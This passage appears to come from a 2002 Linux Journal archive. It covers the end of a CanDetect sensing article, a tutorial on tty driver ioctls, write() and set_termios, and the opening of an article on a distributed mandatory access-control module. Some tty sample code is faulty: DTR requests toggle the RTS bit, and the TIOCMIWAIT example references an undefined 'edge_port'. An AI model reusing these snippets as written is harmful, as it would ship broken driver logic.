/cvsroot/candetect co .
$ make /dev/fd0
```

This leaves you with all the source code ready for modifications. The project top-level Makefile:

- compiles the library and the main program,
- downloads a specific CVS version of xoscope,
- patches it and configures it for non-X11 use,
- compiles oscope (the binary for svgalib),
- downloads and unpacks a 2.4 series Linux kernel,
- configures and builds it with several sound cards,
- assembles a filesystem, including BusyBox,
- combines everything and adds syslinux for boot and
- copies it to a floppy in the drive.

This process will prompt you for the root password when it needs root rights; be sure to review the proposed command line. Note that this will create a directory called xoscope next to the one containing all the CanDetect modules (to avoid confusing CVS).

The Makefiles will detect missing utilities and automatically try to install them on a Debian-based system. On other distributions, you either need to resolve dependencies first or modify the Makefiles.

Linux Benefits/Challenges

The kernel is truly multiplatform. Development was done using desktop and lab workstations, targeting laptop and embedded computers for field use. These share exactly the same kernel API. The driver architecture is multidevice, with standard support for up to eight installed sound cards. A computer can make many simultaneous measurements using different sound cards, all sharing a simple code API.

Audio is accessed as a simple character device using the same file descriptors as for open network links. No special calls are needed to control remote sound cards. This situation is especially valuable for simple computer platforms where screen size or processor resources would require adaptation of the software.

Possibly the most time-consuming part of developing nondestructive testing systems is validating them. This involves running the electronics and processing software against a broad range of samples in a variety of operating environments to demonstrate that the algorithms are robust. The Open Sound System, when integrated with other Linux kernel functionality, provides a common execution environment for the software across a wide range of computer hardware. This allows software validation results to be applicable because no source changes were made.

The latency associated with kernel buffering limits the adaptability of the algorithms, thereby requiring the measurement of potentially extraneous values and leading to a lower useful rate for the aviation user. Ongoing kernel development is mitigating this inefficiency, and in any case, it isn't relevant for wall inspection use.

Future Work

CanDetect is not ready to be certified for aviation use. Interpretation of the results remains extremely challenging. We also wish to support sound cards with many more channels and apply the same software to measurements, such as:

- component resistance, capacitance, inductance;
- bridges for humidity, wetness and chemicals;
- coil coupling for magnetic position sensing;
- eddy currents for nondestructive testing;
- Hall/magnetoresistor readout as a compass;
- acoustic absorption profiling for materials;
- audio time of flight, mobile position recording;
- sonar and similar target detection by reflection;
- mechanical strain gauges; structure deformation; and
- beam resonators, as used in most MEMS sensors.

Acknowledgements

The NIC unit was donated to the project when it was selected as a finalist in the *Embedded Linux Journal* contest in 2001. More information about our winning entry can be found in the May/June 2001 issue of *Embedded Linux Journal* (embedded.linuxjournal.com/advertising/press/nic_winners.php) and on our web site (candetect.sourceforge.net). The inductive probe, after assembly by Brian Whitecotton, was photographed by Keith Ostrom.

Alex Perry (alex.perry@ieee.org) holds a PhD in Electronic Engineering from Cambridge (England), is a senior member of the IEEE, a commercially rated pilot and ground instructor, an Aviation Safety Counselor for the San Diego, California area and one of the developers for the open-source flight simulator FlightGear (www.flightgear.org).

Archive Index Issue Table of Contents

Advanced search

The tty Layer, Part II

Greg Kroah-Hartman

Issue #102, October 2002

In the first part of this column (*LJ*, August 2002) we covered the basics of the tty layer and how to create a minimal tty driver. Now we move on and cover more of the tty layer, trying to explain some of the advanced portions.

Remember from Part I the big struct tty_driver structure that all tty drivers need to implement? Let's focus on a few of its functions that were not fully covered last time.

101 ioctls

The ioctl function callback in the struct tty_driver is called by the tty layer when ioctl(2) is called on the device node. If your driver does not know how to handle the ioctl value passed to it, it should return -ENOIOCTLCMD to try to let the tty layer implement a generic version of the call, if possible. But what ioctl values will your driver be expected to handle?

The 2.4.19 kernel defines around 60 different possible tty ioctls. Your tty driver doesn't have to implement all of them, but it is a good idea to try to handle the following common ones.

TIOCMGET: called when the user wants to find the status of control lines of the serial port, such as the DTR or RTS lines. If you can directly read the MSR or MCR registers of your serial port, or if you keep a copy of them locally (like some USB to serial type devices need to do), here is how this ioctl can be implemented:

```
int tiny_ioctl (struct tty_struct *tty,
                struct file *file,
                unsigned int cmd, unsigned long arg)
{
    struct tiny_private *tp = tty->private;
    if (cmd == TIOCMGET) {
       unsigned int result = 0;
       unsigned int msr = tp->msr;
       unsigned int mcr = tp->mcr;
```

```
        result = ((mcr & MCR_DTR)    ? TIOCM_DTR: 0)
                 /* DTR is set */

                 | ((mcr & MCR_RTS) ? TIOCM_RTS: 0)
                 /* RTS is set */
                 | ((msr & MSR_CTS) ? TIOCM_CTS: 0)
                 /* CTS is set */
                 | ((msr & MSR_CD)  ? TIOCM_CAR: 0)
                 /* Carrier detect is set*/
                 | ((msr & MSR_RI)  ? TIOCM_RI:  0)
                 /* Ring Indicator is set */
                 | ((msr & MSR_DSR) ? TIOCM_DSR: 0);
                 /* DSR is set */
        if (copy_to_user((unsigned int *)arg,
                        &result,
                        sizeof(unsigned int)))
            return -EFAULT;
        return 0;
    }
    return -ENOIOCTLCMD;
}
```

TIOCMBIS, TIOCMBIC and TIOCMSET: used to set different modem control registers on your tty device. The TIOCMBIS call can turn on the RTS, DTR or loopback registers, while the TIOCMBIC call can turn them off. The TIOCMSET call turns all three values off, and then it sets only the specific values it wants. Here's an example of how this can be handled:

```
int tiny_ioctl (struct tty_struct *tty,
                struct file *file,
                unsigned int cmd,
                unsigned long arg)
{
    struct tiny_private *tp = tty->private;
    if ((cmd == TIOCMBIS) ||
        (cmd == TIOCMBIC) ||
        (cmd == TIOCMSET)) {
        unsigned int value;
        unsigned int mcr = tp->mcr;
        if (copy_from_user(&value,
                           (unsigned int *)arg,
                           sizeof(unsigned int)))
            return -EFAULT;
        switch (cmd) {
        case TIOCMBIS:
            if (value & TIOCM_RTS)
                mcr |= MCR_RTS;
            if (value & TIOCM_DTR)
                mcr |= MCR_RTS;
            if (value & TIOCM_LOOP)
                mcr |= MCR_LOOPBACK;
            break;
        case TIOCMBIC:
            if (value & TIOCM_RTS)
                mcr &= ~MCR_RTS;
            if (value & TIOCM_DTR)
                mcr &= ~MCR_RTS;
            if (value & TIOCM_LOOP)
                mcr &= ~MCR_LOOPBACK;
            break;
        case TIOCMSET:
            /* turn off the RTS and DTR and
             * LOOPBACK, and then only turn on
             * what was asked for */
            mcr &=  ~(MCR_RTS | MCR_DTR |
                      MCR_LOOPBACK);
            mcr |= ((value & TIOCM_RTS) ?
                    MCR_RTS : 0);
            mcr |= ((value & TIOCM_DTR) ?
                    MCR_DTR : 0);
            mcr |= ((value & TIOCM_LOOP) ?
                    MCR_LOOPBACK : 0);
            break;
        }
        /* set the new MCR value in the device */
        tp->mcr = mcr;
        return 0;
    }
    return -ENOIOCTLCMD;
}
```

Note, the loopback request (TIOCM_LOOP) is not present in the 2.2 kernel, but it is in the 2.4 and newer kernels.

If your tty driver can handle these four ioctls, it will work with the majority of existing user-space programs. However, there is always an odd program that asks for one of the other ioctls. So you may want to consider handling some of these other common ioctl functions as well.

TIOCSERGETLSR: called to retrieve the line status register (LSR) value of your tty device.

TIOCGSERIAL: called to get a bunch of serial line information from your device all at once. A pointer to a struct serial_struct is passed to this call, which your driver should fill up with the proper values. Some programs (like setserial and dip) call this function to make sure that the baud rate was set properly and to get general information on what type of device your tty is. Here's an example of how this can be implemented:

```
int tiny_ioctl (struct tty_struct *tty,
                struct file *file,
                unsigned int cmd,
                unsigned long arg)
{
    struct tiny_private *tp = tty->private;
    if (cmd == TIOCGSERIAL) {
        struct serial_struct tmp;
        if (!arg)
            return -EFAULT;
        memset(&tmp, 0, sizeof(tmp));
        tmp.type            = tp->type;
        tmp.line            = tp->line;
        tmp.port            = tp->port;
        tmp.irq             = tp->irq;
        tmp.flags           = ASYNC_SKIP_TEST |
                              ASYNC_AUTO_IRQ;
        tmp.xmit_fifo_size = tp->xmit_fifo_size;
        tmp.baud_base      = tp->baud_base;
        tmp.close_delay    = 5*HZ;
        tmp.closing_wait   = 30*HZ;
        tmp.custom_divisor = tp->custom_divisor;
        tmp.hub6           = tp->hub6;
        tmp.io_type        = tp->io_type;
        if (copy_to_user(arg, &tmp, sizeof(struct
                                serial_struct)))
            return -EFAULT;
        return 0;
        }
    return -ENOIOCTLCMD;
}
```

TIOCSSERIAL: the opposite of TIOCGSERIAL; with this one the user can set the serial line status of your device all at once. A pointer to a struct serial_struct is passed to this call, full of the data to which your device should now be set. If your device does not implement this call, almost all programs still will work properly.

TIOCMIWAIT: an interesting call. If the user makes this ioctl call, they want to sleep within the kernel until something happens to the MSR register of the tty device. The “arg” parameter will contain the type of event for which the user is waiting. This ioctl is commonly used to wait for status line changes, signaling that more data is ready to be sent to the device.

Be careful in implementing the TIOCMIWAIT ioctl, however. Almost all of the existing kernel drivers that use it also use the interruptible_sleep_on() call, which is unsafe. (A lot of nasty race conditions are involved.) Instead, a wait_queue should be used in order to avoid these problems. Here's an example of a correct way to implement TIOCMIWAIT:

```
int tiny_ioctl (struct tty_struct *tty,
                struct file *file,
                unsigned int cmd,
                unsigned long arg)
{
    struct tiny_private *tp = tty->private;
    if (cmd == TIOCMIWAIT) {
        DECLARE_WAITQUEUE(wait, current);
        struct async_icount cnow;
        struct async_icount cprev;
        cprev = tp->icount;
        while (1) {
            add_wait_queue(&tp->wait, &wait);
            set_current_state(TASK_INTERRUPTIBLE);
            schedule();
            remove_wait_queue(&tp->wait, &wait);
            /* see if a signal woke us up */
            if (signal_pending(current))
                return -ERESTARTSYS;
            cnow = edge_port->icount;
            if (cnow.rng == cprev.rng &&
                cnow.dsr == cprev.dsr &&
                cnow.dcd == cprev.dcd &&
                cnow.cts == cprev.cts)
                return -EIO;
                /* no change => error */
            if (((arg & TIOCM_RNG) &&
                 (cnow.rng != cprev.rng)) ||
                ((arg & TIOCM_DSR) &&
                 (cnow.dsr != cprev.dsr)) ||
                ((arg & TIOCM_CD)  &&
                 (cnow.dcd != cprev.dcd)) ||
                ((arg & TIOCM_CTS) &&
                 (cnow.cts != cprev.cts)) ) {
                return 0;
            }
            cprev = cnow;
        }
    }
    return -ENOIOCTLCMD;
}
```

Somewhere in the portion of the code that recognizes that the MSR register changes, the line:

```
wake_up_interruptible(&tp->wait);
```

must be called for this code to work properly.

TIOCGICOUNT: called when the user wants to know the number of serial line interrupts that have occurred. The kernel is passed a pointer to a struct serial_icounter_struct, which needs to be filled up. This call is often made in conjunction with the previous TIOCMIWAIT ioctl call. If you keep track of all of these interrupts while your driver is operating, the code to implement this call can be quite simple. See drivers/usb/serial/io_edgeport.c for an example.

write() Rules

The write() callback in your tty_struct can be called from both interrupt context and user context. This is important to know, as you should not call any function that might sleep when you are in interrupt context. This includes any function that possibly might call schedule(), such as the common functions like copy_from_user(), kmalloc() and printk(). If you really want to sleep, then please check your status by calling in_interrupt().

The write() callback can be called when the tty subsystem itself needs to send some data through the tty device. This can happen if you do not implement the put_char() function in the tty_struct. (Remember, if there is no put_char() function, the tty layer will use the write() function.) This commonly happens when the tty layer wants to convert a newline character to a linefeed plus a newline character. The main point to remember here is your write() function must not return 0 for this kind of call. This means that you *must* write that byte of data to the device, as the caller (the tty layer) will NOT buffer the data and try again at a later time. As the write() call cannot determine if it is being called in place of put_char()--even if only one byte of data is being sent—please try to implement your write() call always to be able to accept at least one byte of data. A number of the current USB-to-serial tty drivers do not follow this rule, and as a result some terminal types do not work properly when connected to them.

set_termios() Implementation

In order to properly implement the set_termios() callback, your driver must be able to decode all of the different settings in the termios structure. This is a complicated task, because all of the line settings are packed into the termios structure in a wide variety of ways.

Listing 1 shows a simple implementation of the set_termios() call that will print, to the kernel debug log, all of the different line settings that have been requested by the user.

Listing 1. A Simple Implementation of the set_termios Call

First off, save a copy of the cflags variable from the tty structure, as we are going to be accessing it a lot:

```
        unsigned int cflag;
        cflag = tty->termios->c_cflag;
```

Next, test to see if there is anything we need to do. For example, see if the user is trying to use the same settings we currently have; we don't want to do any extra work if it's not necessary.

```
/* check that they really want us to change
 * something */
if (old_termios) {
    if ((cflag == old_termios->c_cflag) &&
        (RELEVANT_IFLAG(tty->termios->c_iflag) ==
         RELEVANT_IFLAG(old_termios->c_iflag))) {
            printk (KERN_DEBUG
                    " - nothing to change...\n");
            return;
    }
}
```

The RELEVANT_IFLAG() macro is defined as:

```
#define RELEVANT_IFLAG(iflag)
    (iflag & (IGNBRK|BRKINT|IGNPAR|PARMRK|INPCK))
```

and is used to mask off the important bits of the cflags variable. Compare this value to the old value, and see if they differ. If they don't, nothing needs to be changed, so we return. Note that we first check that the old_termios variable actually points to something, before we try to access a field off of it. This check is required, because sometimes this variable will be NULL. Trying to access a field off of a NULL pointer will cause a nasty oops in the kernel.

Now that we know we need to change the terminal settings, let's look at the requested byte size:

```
/* get the byte size */
switch (cflag & CSIZE) {
    case CS5:
        printk (KERN_DEBUG " - data bits = 5\n");
        break;
    case CS6:
        printk (KERN_DEBUG " - data bits = 6\n");
        break;
    case CS7:
        printk (KERN_DEBUG " - data bits = 7\n");
        break;
    default:
    case CS8:
        printk (KERN_DEBUG " - data bits = 8\n");
        break;
        }
```

We mask the cflag with the CSIZE bit field and test the result. If we can't figure out what bits were set, we can use the default of 8 data bits. Then we check for the requested parity value:

```
/* determine the parity */
    if (cflag & PARENB)
        if (cflag & PARODD)
            printk (KERN_DEBUG " - parity odd\n");
        else
            printk (KERN_DEBUG " - parity even\n");
    else
        printk (KERN_DEBUG " - parity none\n");
```

We first test to see if the user actually wants a type of parity set in the first place. If so, then we need to test which kind of parity (odd or even) they want.

The stop bits requested are also simple to test for:

```
/* figure out the stop bits requested */
if (cflag & CSTOPB)
    printk (KERN_DEBUG " - stop bits = 2\n");
else
    printk (KERN_DEBUG " - stop bits = 1\n");
```

Now, we're on to determining the proper flow control settings. It's a simple process to determine if we should use RTS/CTS:

```
/* figure out the flow control settings */
if (cflag & CRTSCTS)
    printk (KERN_DEBUG " - RTS/CTS is enabled\n");
else
printk (KERN_DEBUG " - RTS/CTS is disabled\n");
```

Determining the different modes of software flow control and the different stop and start characters, however, is a bit more difficult:

```
/* determine software flow control */
/* if we are implementing XON/XOFF, set the start
 * and stop character in the device */
if (I_IXOFF(tty) || I_IXON(tty)) {
    unsigned char stop_char  = STOP_CHAR(tty);
    unsigned char start_char = START_CHAR(tty);
    /* if we are implementing INBOUND XON/XOFF */
    if (I_IXOFF(tty))
        printk (KERN_DEBUG
            " - INBOUND XON/XOFF is enabled, "
            "XON = %2x, XOFF = %2x",
            start_char, stop_char);
    else
            printk (KERN_DEBUG
                    " - INBOUND XON/XOFF "
                    "is disabled");
    /* if we are implementing OUTBOUND XON/XOFF */
    if (I_IXON(tty))
        printk (KERN_DEBUG
                " - OUTBOUND XON/XOFF is enabled, "
                "XON = %2x, XOFF = %2x",
                start_char, stop_char);
    else
        printk (KERN_DEBUG
                " - OUTBOUND XON/XOFF "
                "is disabled");
}
```

Finally we want to determine the baud rate. Luckily, the tty_get_baud_rate() function can extract the specific baud rate out of the termios settings and return it as an integer:

```
   /* get the baud rate wanted */
   printk (KERN_DEBUG " - baud rate = %d",
           tty_get_baud_rate(tty));
```

Now that all of the different line settings have been determined, it is up to you to use the information to set up the device properly.

Other tty Information

Vern Hoxie has an excellent set of documentation and example programs on how to access serial ports from user space available at scicom.alphacdc.com/pub/linux. Most of this information will not be too useful for a kernel programmer, but some of the descriptions of the different ioctl(2) commands and the history behind the wide variety of different ways to get and set tty information are quite good. I highly recommend that anyone implementing a tty kernel driver read over these, if for no other reason than to determine how users will be trying to use your driver.

Conclusion

Hopefully these two articles have helped to demystify the tty layer. If you are stuck on how to implement a specific callback, quite a few drivers in the kernel interact with the tty layer as complete examples. Search for “tty_register_driver” in the drivers/char and drivers/usb directories for these files.

I would like to thank Al Borchers, who helped to determine how the write() callback really works and all of the nuances involved in it. Together with Peter Berger, they wrote drivers/usb/serial/digi_acceleport.c, a USB to serial driver for the Digi AccelePort devices. It is an excellent example of a well-working tty driver.

Greg Kroah-Hartman is currently the Linux USB and PCI Hot Plug kernel maintainer. He works for IBM, doing various Linux kernel-related things and can be reached at greg@kroah.com.

Archive Index Issue Table of Contents

Advanced search

Linux Distributed Security Module

Miroslaw Zakrezewski

Ibrahim Haddad

Issue #102, October 2002

Traditionally, the telecom industry has used clusters to meet its carrier-grade requirements of high availability, reliability and scalability, while relying on cost-effective hardware and software. Efficient cluster security is now an essential requirement that has not yet been addressed in a coherent fashion.

To answer the need for advanced security features on Linux clusters in the telecom world, the Open Systems Lab at Ericsson Research (Montréal, Canada) started a project called Distributed Security Infrastructure (DSI). The main goal of DSI is to design and develop a secure infrastructure that provides advanced security mechanisms for telecom applications running on carrier-grade Linux clusters. One important component of DSI is the distributed security module (DSM), which provides an implementation of mandatory access control within a Linux cluster.

In this article, we discuss the goals of having a distributed security module, architecture, features, performance and implementation status. We also offer a tutorial that explains how to install DSM and experiment with it.

Mandatory Access Control

Currently implemented security mechanisms rely on discretionary access-control mechanisms. These mechanisms, however, are inadequate to protect against the various kinds of attacks possible in today's complex environments. Access decisions are based on user identity and ownership. As a consequence, these mechanisms are easy to bypass, and malicious applications easily can cause failures and breaches in system security.

Various research results have shown that mandatory security provided by the operating system is essential for the security of the whole system. Furthermore, they proved that mandatory access-control mechanisms are efficient for supporting complex relationships between different entities in the computing environment.

As part of the DSI Project, we address the design and implementation of a framework for mandatory access control. We are implementing cluster-aware access-control mechanisms as a Linux loadable module. Our work in this area will help position Linux as a secure operating system for clustered servers.

Our work is based mainly on the Flask architecture and the Linux security module (LSM) framework; however, our focus is on Linux clustered servers, not single Linux servers. We address the performance challenges of the cluster security because enforcing security may introduce degradation in system performance, an increase in administration and some annoyance for the user.

One important aspect of our DSM implementation is its distributed nature. This aspect provides location transparency of the security resources in the cluster from the security point of view.

Linux Security Module (LSM)

The LSM framework does not provide any additional security in the Linux kernel. Rather, it provides the infrastructure to support the development of security modules. The LSM kernel patch adds security fields to kernel data structures and inserts calls (called hooks) at special points in the kernel code to perform a module-specific access-control check.

LSM adds methods for registering and unregistering security modules, in addition to a general security system call that allows communication between user programs and the LSM for security-aware applications. Each LSM hook is a function pointer in a global structure called security_ops. Because the hooks are embedded in the kernel and are called even before a security module is installed, this structure is initialized to a set of functions provided by a dummy security module. These functions are simply placeholders for more useful security mechanisms that can be loaded as a Linux module. A register_security method is introduced to allow a security module to set its own security functions to overlay the dummy functions. An unregister_security method is used to return to the dummy functions.

The LSM methods are organized into two categories: 1) hooks to handle the security fields and 2) hooks to perform access control. When a Linux resource is created, the security label is attached to it. These labels are used to enforce mandatory access control with the security hooks. When the object is destroyed, the label is removed. Hooks to handle the security fields are used for label creation and removal. An example of those hooks are alloc_security and free_security in the task_security_ops structure. The process of mandatory access control using LSM is presented in Figure 1.




Figure 1. Access Control with LSM Module

Let's assume that the subject (a process in this case) has a security ID of SSec and is trying to access (1) the resource (a file in this case) having the security ID TSec. To perform the access, the subject issues the system call (2). The system call is handled by the Linux kernel code (the system call interface in Figure 1). Before the access decision is taken, the kernel consults (using security hooks) the LSM module (3), where the user-specific security is implemented as a function “f”. LSM will compute the function “f” and return the results to the kernel. The kernel will then either grant or deny access to the target resource (4).

The Distributed Security Module (DSM)

The distributed security module is part of DSI. The purpose of implementing DSM is to enforce access control and to provide labeling for the IP messages across the nodes of the cluster with the security attributes of the sending process and node.

We started the development of DSM using Linux kernel 2.4.17 and the appropriate security patch for that kernel version (lsm-full-2002_01_15-2.4.17.patch). The implementation of DSM was based on CIPSO and FIPS-188 standards, which specify the IP header modification (adding options to IP header), and on hooks added to the IP stack.

Distributed Security Infrastructure (DSI)

Because DSM is a component of DSI, let's briefly look at it. As part of a carrier-grade Linux cluster, DSI must comply with carrier-grade requirements such as reliability, scalability and high availability. Furthermore, DSI supports the following requirements: coherent framework, process-level approach, pre-preemptive security, dynamic security policy, transparent key management and minimal impact on performance.




Figure 2. DSI Architecture

The security server is the central point of management. It is the central security authority for all other security components in the system, and it is responsible for the distributed security policy. It also defines the dynamic security environment of the whole cluster by broadcasting changes in the distributed policy to all security managers.

Security managers enforce security locally at each node of the cluster. They are responsible for enforcing changes in the security environment. Security managers only exchange security information with the security server. For a detailed description of DSI, see Resources.

Distributed Access-Control Architecture

Designing an efficient solution to the cluster mandatory access control is a complex task. Many factors are involved in defining the access rights, because the subjects and resources can be located on different nodes in the cluster. To simplify the relationships, we can handle the access control at two levels. At the local level, the subject and resource are located on the same node while on the remote level, the subject and resource are located on different nodes.

For local access control, the access rights are the functions of the security IDs of the subject (SSID) and the resource (TSID), see Figure 1. This equation is based on the FLASK architecture: Access = Function (SSID, TSID).

The FLASK architecture can serve as a solution for single-node processing. When the nodes are presented as a cluster, security solutions become more complicated. In this case, we extend the FLASK architecture to the cluster remote access model (Figure 3).

One of the new parameters is the security node ID (SnID), an ID that, as the name implies, defines the node in terms of security. Access rights are not only the function of the subject and target security IDs, but the function of the security node ID as well.

The architecture of the distributed access control is illustrated in Figure 3. The equation of the architecture can be described as Access = Function (SnID2, SID2, SnID1, SID1).

An important part of the distributed system is the network, which spans the nodes of the cluster. To apply the access control functions in the cluster, there must be a way to pass the security parameters between the nodes in a transparent fashion. Our prototype implementation of distributed mandatory access control will be exercised in the Linux kernel, which provides us security transparency and better performance.




Figure 3. Distributed Access-Control Architecture

In Figure 3, we illustrate an example of how the distributed access control works. The security server is responsible for passing the security policy to the security module. It is also responsible for providing the security node ID to each node of the cluster (1). Let's assume the subject2 in node SnID2 tries to access a resource (file) on the node SnID1 (2). In this case subject2 first must get access to the local communication resources (3) and then get a pair of identifiers (SnID2, SID2) that then must be passed to the remote node (4). Those identifiers will be validated on the remote node SnID1. When the access is granted, the message can be passed to process 1 (5). Now process 1 will perform an access on behalf of process 2 (6).

Access Control on a Node

In greater detail, this section explains what happens on a single node of a cluster. Access control on any node of the cluster consists of two parts (Figure 4):

1. Kernel space: responsible for implementing both the enforcement and the decision-making tasks of access control as separate responsibilities. The kernel space maintains the security policy upon which it bases its decisions. The security policy is supplied by the security server and stored in the local memory for fast access (hash table).
2. User space: its many responsibilities (Figure 4) include taking the information from the distributed security policy (1) and from the security context repository, combining them together and feeding them to the kernel space part in an easily usable form (2, 3 and 4). It propagates alarms from the kernel space back to the security manager, which will feed them to the auditing and logging services and, if necessary, propagate them to the security server through the security communication channel (see Figure 2).




Figure 4. Access Control on a Node

Both kernel space and user space are started and monitored by the local security manager (SM) on each node. The SM also introduces them to other services and subsystems of DSI with which they need to interact. When a user process tries to access the system resource (5), the system call is forwarded to DSM (6), where the decision is made based on the DSP internal representation (7).

Labels

All the subjects and resources must be labeled. Because the security module can be loaded at runtime, we distinguish two modes of subject labeling:

1. Before the module is loaded, no labels are attached to any subject or resource in the system. At module initialization time, all the running tasks are scanned, and labels are attached to them.
2. When a new process is created after the security module is loaded, the security hooks do the labeling.

Since Linux stores the process descriptor and the kernel mode process stack in a single 8KB memory area, we can use this fact and avoid allocating memory for labeling the subjects (Figure 5).




Figure 5. Task Security Label Allocation

The other labels are attached to the resources at runtime, which implies that the module checks if the label is there. If the label is not attached, a new label will be created.

Network Labels

Because access in the cluster can be achieved from a subject located on one node to a resource located on another node (Figure 3), additionally there is a need to control such accesses.

When a process on one node accesses a resource on another node, local access to the communications resources (socket, network interface) is checked first. When local access is granted, the message can be sent to the remote location.

In order to identify the sending subject, the Security Node ID (security node identifier) and the Security ID of the subject (security subject identifier) are added to the IP packet. For this implementation, we use the IP protocol for the security information transfer. A new option based on the hooks in the IP protocol stack is added after the IP header. On the receiving side, this information (Security Node ID and Security SID) is extracted (based on the hooks in the IP stack) and used to build the network security ID (NSID). The build equation of this is NSID = Function (SnID, SID).

This function can be specified by the security server in the form of a conversion table (for the current implementation a simple mathematical function is used). The receiving side extracts the Security Network ID by looking in the table and specifying SnID and SID. Now the security network ID can be used as a local label to all of the access controls.

Experimenting with the Distributed Security Module (DSM)

You need to follow several steps to compile, load and experiment with DSM. For illustration purposes, we assume that your machine runs Red Hat 7.2 with Linux kernel 2.4.17 (from kernel.org).

Here are the main steps involved (they are explained in detail in the following sections):

- Apply the LSM patch for kernel 2.4.17.
- Modify the kernel options and rebuild the kernel with the new options.
- Update the boot options in /etc/lilo.conf.
- Reboot the machine with the new kernel.
- Compile and load the security module.
- Perform some testing to validate that the module works correctly.

Rebuilding the Kernel with LSM Options

The distributed security module is based on the LSM infrastructure, which is a set of hooks added to the kernel that installs the security patch from the LSM web site. The site contains many different patches; you need to match the patch with the appropriate kernel version, in our case kernel 2.4.17.

